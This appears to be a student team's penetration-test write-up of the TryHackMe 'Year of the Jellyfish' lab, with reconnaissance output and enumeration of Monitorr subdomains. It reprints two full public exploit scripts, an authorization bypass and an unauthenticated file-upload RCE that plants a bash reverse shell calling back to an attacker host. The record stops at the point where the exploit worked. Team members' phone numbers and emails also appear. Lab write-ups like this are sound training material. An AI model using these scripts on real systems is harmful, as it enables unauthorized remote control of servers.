Year of The Jellyfish Room

Final Report

October 22, 2024

Team members

Name	Phone	Email	LinkedIn
Mohamed Tamer	01098851920	mohamedtamer493@gmail.com	Mohamed Tamer
Mohamed Taha	01157504940	motahakhatttab98@gmail.com	Mohamed Khattab
Abdelrahman Nabil	01155642227	abdo12232000@gmail.com	Abdelrahman Nabil
Amr Abdelkhaleq	01065596524	amrkhaled78782@gmail.com	Amr Abdelkhalek
Mohamed Akram	01211075035	ma987236@gmail.com	Mohamed Akram

Table of Contents

Executive Summary

The penetration test conducted on the Year of the Jellyfish challenge identified several critical and high-risk vulnerabilities, including unauthenticated remote code execution (RCE) and privilege escalation via the Snapd service. These vulnerabilities could allow attackers to gain full control of the system, leading to a complete compromise of sensitive data and resources. Additionally, medium-risk issues such as insecure file upload mechanisms and subdomain misconfigurations pose further threats, potentially exposing the system to external attacks and lateral movement within the network.

The test focused on enumerating exposed services, identifying web application vulnerabilities, and exploiting both application and system-level weaknesses. Key vulnerabilities included the exploitation of a file upload flaw in the Monitorr service, allowing the execution of malicious code, and privilege escalation via a known Snapd vulnerability. Other risks include the lack of secure password policies, unprotected services, and the absence of necessary security headers on the web server.

Immediate remediation of these vulnerabilities is critical to avoid exploitation by attackers, as these issues represent significant risks that could lead to severe consequences, such as data breaches or system downtime. This report provides recommendations for mitigating these vulnerabilities and improving the overall security posture of the target environment.

Introduction

The Year of the Jellyfish challenge is based on a vulnerable environment provided by TryHackMe, designed to simulate real-world attack scenarios. The goal of this test was to identify and exploit security vulnerabilities that could compromise the target system's confidentiality, integrity, and availability. The target environment simulated a fictional organization, **Robyn's Petshop**, running various services, including the **Monitorr** web application and **Jellyfin** media server, both of which were found to have exploitable vulnerabilities.

A methodical approach was used to discover these vulnerabilities. This included network scanning, service enumeration, and directory brute-forcing to uncover hidden directories and services. Once entry points were identified, specific exploits were used to gain unauthorized access to the system, culminating in privilege escalation to root access.

The report below outlines the identified vulnerabilities, their potential impact, and recommendations for mitigation. By addressing these security flaws, the target environment can significantly reduce its risk of being compromised by malicious actors.

Scope

Target: 34.244.19.7

Objective: Identify and exploit vulnerabilities to gain root access and submit the two flags (user.txt and root.txt)


Methodology

The following steps were performed:

Reconnaissance: Identifying services and open ports.
Enumeration: Investigating potential vulnerabilities and entry points.
Exploitation: Leveraging identified weaknesses to gain unauthorized access.
Post-Exploitation: Escalating privileges and retrieving sensitive data.
Reporting: Compiling findings and offering recommendations for remediation.


1. Reconnaissance

- Nmap Scan and the open ports




```
┌──(kali㉿kali)-[~]
└─$ nmap -p- -vv 34.244.19.7
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-24 07:08 EDT
Initiating Ping Scan at 07:08
Scanning 34.244.19.7 [4 ports]
Completed Ping Scan at 07:08, 0.03s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 07:08
Completed Parallel DNS resolution of 1 host. at 07:08, 0.12s elapsed
Initiating SYN Stealth Scan at 07:08
Scanning ec2-34-244-19-7.eu-west-1.compute.amazonaws.com (34.244.19.7) [65535 ports]
Discovered open port 80/tcp on 34.244.19.7
Discovered open port 21/tcp on 34.244.19.7
Discovered open port 443/tcp on 34.244.19.7
Discovered open port 22/tcp on 34.244.19.7
SYN Stealth Scan Timing: About 18.42% done; ETC: 07:11 (0:02:17 remaining)
SYN Stealth Scan Timing: About 46.80% done; ETC: 07:10 (0:01:09 remaining)
Completed SYN Stealth Scan at 07:10, 106.04s elapsed (65535 total ports)
Nmap scan report for ec2-34-244-19-7.eu-west-1.compute.amazonaws.com (34.244.19.7)
Host is up, received reset ttl 128 (0.00044s latency).
Scanned at 2024-10-24 07:08:44 EDT for 106s
Not shown: 65531 filtered tcp ports (no-response)
PORT    STATE SERVICE REASON
21/tcp  open  ftp     syn-ack ttl 128
22/tcp  open  ssh     syn-ack ttl 128
80/tcp  open  http    syn-ack ttl 128
443/tcp open  https   syn-ack ttl 128
```

- See more details about the services




```
┌──(kali㉿kali)-[~]
└─$ nmap -p- -sCV -v -oN scan-results  34.244.19.7
```




```
PORT    STATE SERVICE    VERSION
21/tcp  open  tcpwrapped
22/tcp  open  tcpwrapped
|_ssh-hostkey: ERROR: Script execution failed (use -d to debug)
80/tcp  open  tcpwrapped
|_http-server-header: Apache/2.4.29 (Ubuntu)
443/tcp open  tcpwrapped
| tls-alpn: 
|_  http/1.1
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=robyns-petshop.thm/organizationName=Robyns Petshop/stateOrProvinceName=South West/countryName=GB
| Subject Alternative Name: DNS:robyns-petshop.thm, DNS:monitorr.robyns-petshop.thm, DNS:beta.robyns-petshop.thm, DNS:dev.robyns-petshop.thm
| Issuer: commonName=robyns-petshop.thm/organizationName=Robyns Petshop/stateOrProvinceName=South West/countryName=GB
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2024-10-24T10:58:43
| Not valid after:  2025-10-24T10:58:43
| MD5:   2b38:22c5:97a3:df15:a573:8954:2937:b7cd
|_SHA-1: 0cc9:db72:adb3:7f64:0a29:acc7:17cf:e27b:01f7:cf7a
|_http-server-header: Apache/2.4.29 (Ubuntu)
```

- Found a multi domain certificate (1 cover, 3 alternative)




```
PORT    STATE SERVICE    VERSION
21/tcp  open  tcpwrapped
22/tcp  open  tcpwrapped
|_ssh-hostkey: ERROR: Script execution failed (use -d to debug)
80/tcp  open  tcpwrapped
|_http-server-header: Apache/2.4.29 (Ubuntu)
443/tcp open  tcpwrapped
| tls-alpn: 
|_  http/1.1
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=robyns-petshop.thm/organizationName=Robyns Petshop/stateOrProvinceName=South West/countryName=GB
| Subject Alternative Name: DNS:robyns-petshop.thm, DNS:monitorr.robyns-petshop.thm, DNS:beta.robyns-petshop.thm, DNS:dev.robyns-petshop.thm
| Issuer: commonName=robyns-petshop.thm/organizationName=Robyns Petshop/stateOrProvinceName=South West/countryName=GB
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2024-10-24T10:58:43
| Not valid after:  2025-10-24T10:58:43
| MD5:   2b38:22c5:97a3:df15:a573:8954:2937:b7cd
|_SHA-1: 0cc9:db72:adb3:7f64:0a29:acc7:17cf:e27b:01f7:cf7a
|_http-server-header: Apache/2.4.29 (Ubuntu)
```

- Editing the /etc/hosts



```
┌──(kali㉿kali)-[~]
└─$ sudo nano /etc/hosts
```


- Adding the the subdomains



```
34.244.19.7    robyns-petshop.thm
34.244.19.7    monitorr.robyns-petshop.thm
34.244.19.7    beta.robyns-petshop.thm
34.244.19.7    dev.robyns-petshop.thm
```

2. Enumeration

- Accessing the first sub domain (robyns-petshop.thm)



https://robyns-petshop.thm

Robyn's Pet Shop

Welcome!


Welcome to the best Pet Shop in Bristol

Here are Robyn's Pet Shop we have the happiest collection of animals for sale. Be it a cute little Guinea Pig, a puppy, an adorable bunny rabbit, or your first goldfish, we have the pet for you!

We also have many animals needing rehomed in our shelter, so please come visit to meet your new best friend.

Meet some of our animals in need of a new home:

- Accessing the second sub domain (dev.robyns-petshop.thm)



https://dev.robyns-petshop.thm

Robyn's Pet Shop

Welcome!


Welcome to the best Pet Shop in Bristol

Here are Robyn's Pet Shop we have the happiest collection of animals for sale. Be it a cute little Guinea Pig, a puppy, an adorable bunny rabbit, or your first goldfish, we have the pet for you!

We also have many animals needing rehomed in our shelter, so please come visit to meet your new best friend.

Meet some of our animals in need of a new home:

- Accessing the third sub domain (beta.robyns-petshop.thm)




https://beta.robyns-petshop.thm

Under Construction

This site is under development. Please be patient.


If you have been given a specific ID to use when accessing this development site, please put it at the end of the url (e.g. beta.robyns-petshop.thm/ID_HERE)

- Accessing the fourth sub domain (monitorr.robyns-petshop.thm)




https://monitorr.robyns-petshop.thm

- Searching if there any exploits



```
┌──(kali㉿kali)-[~]
└─$ searchsploit monitorr
 Exploit Title                                                                  |  Path
Monitorr 1.7.6m - Authorization Bypass                                          | php/webapps/48981.py
Monitorr 1.7.6m - Remote Code Execution (Unauthenticated)                       | php/webapps/48980.py
Shellcodes: No Results
```


- Searching about the first exploit



https://www.exploit-db.com/exploits/48981

```
#!/usr/bin/python
# -*- coding: UTF-8 -*-

# Exploit Title: Monitorr 1.7.6m - Authorization Bypass
# Date: September 12, 2020
# Exploit Author: Lyhin's Lab
# Detailed Bug Description: https://lyhinslab.org/index.php/2020/09/12/how-the-white-box-hacking-works-authorization-bypass-and-remote-code-execution-in-monitorr-1-7-6/
# Software Link: https://github.com/Monitorr/Monitorr
# Version: 1.7.6m
# Tested on: Ubuntu 19

# Monitorr 1.7.6m allows creation of administrative accounts by abusing the installation URL.

import requests
import os
import sys

if len (sys.argv) != 5:
    print ("specify params in format: python " + sys.argv[0] + " target_url user_login user_email user_password")
else:
    url = sys.argv[1] + "/assets/config/_installation/_register.php?action=register"
    headers = {"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0", "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/
*;q=0.8", "Accept-Language": "en-US,en;q=0.5", "Accept-Encoding": "gzip, deflate", "Content-Type": "application/x-www-form-urlencoded", "Origin": url, "Connection": "close", "Referer": url,
"Upgrade-Insecure-Requests": "1"}
    data = {"user_name": sys.argv[2], "user_email": sys.argv[3], "user_password_new": sys.argv[4], "user_password_repeat": sys.argv[4], "register": "Register"}
    requests.post(url, headers=headers, data=data)
    print ("Done.")
```

- Didn't found anything in the first exploit




https://monitorr.robyns-petshop.thm/assets/config/_installation/_register.php

Not Found

The requested URL was not found on this server.


Apache/2.4.29 (Ubuntu) Server at monitorr.robyns-petshop.thm Port 443

- Searching about the second exploit



```
# Exploit Title: Monitorr 1.7.6m - Remote Code Execution (Unauthenticated)
# Date: September 12, 2020
# Exploit Author: Lyhin's Lab
# Detailed Bug Description: https://lyhinslab.org/index.php/2020/09/12/how-the-white-box-hacking-works-authorization-bypass-and-remote-code-execution-in-monitorr-1-7-6/
# Software Link: https://github.com/Monitorr/Monitorr
# Version: 1.7.6m
# Tested on: Ubuntu 19

import requests
import os
import sys

if len (sys.argv) != 4:
    print ("specify params in format: python " + sys.argv[0] + " target_url lhost lport")
else:
    url = sys.argv[1] + "/assets/php/upload.php"
    headers = {"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0", "Accept": "text/plain, */*; q=0.01", "Accept-Language": "en-US,en;q=0.5",
"Accept-Encoding": "gzip, deflate", "X-Requested-With": "XMLHttpRequest", "Content-Type": "multipart/form-data; boundary=---------------------------31046105003900160576454225745", "Origin":
sys.argv[1], "Connection": "close", "Referer": sys.argv[1]}

    data = "-----------------------------31046105003900160576454225745\r\nContent-Disposition: form-data; name=\"fileToUpload\"; filename=\"she_ll.php\"\r\nContent-Type: image/
gif\r\n\r\nGIF89a213213123<?php shell_exec(\"/bin/bash -c 'bash -i >& /dev/tcp/"+sys.argv[2] +"/" + sys.argv[3] + " 0>&1'\");
\r\n\r\n-----------------------------31046105003900160576454225745--\r\n"

    requests.post(url, headers=headers, data=data)

    print ("A shell script should be uploaded. Now we try to execute it")
    url = sys.argv[1] + "/assets/data/usrimg/she_ll.php"
    headers = {"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0", "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/
*;q=0.8", "Accept-Language": "en-US,en;q=0.5", "Accept-Encoding": "gzip, deflate", "Connection": "close", "Upgrade-Insecure-Requests": "1"}
    requests.get(url, headers=headers)
```

- And the second one worked

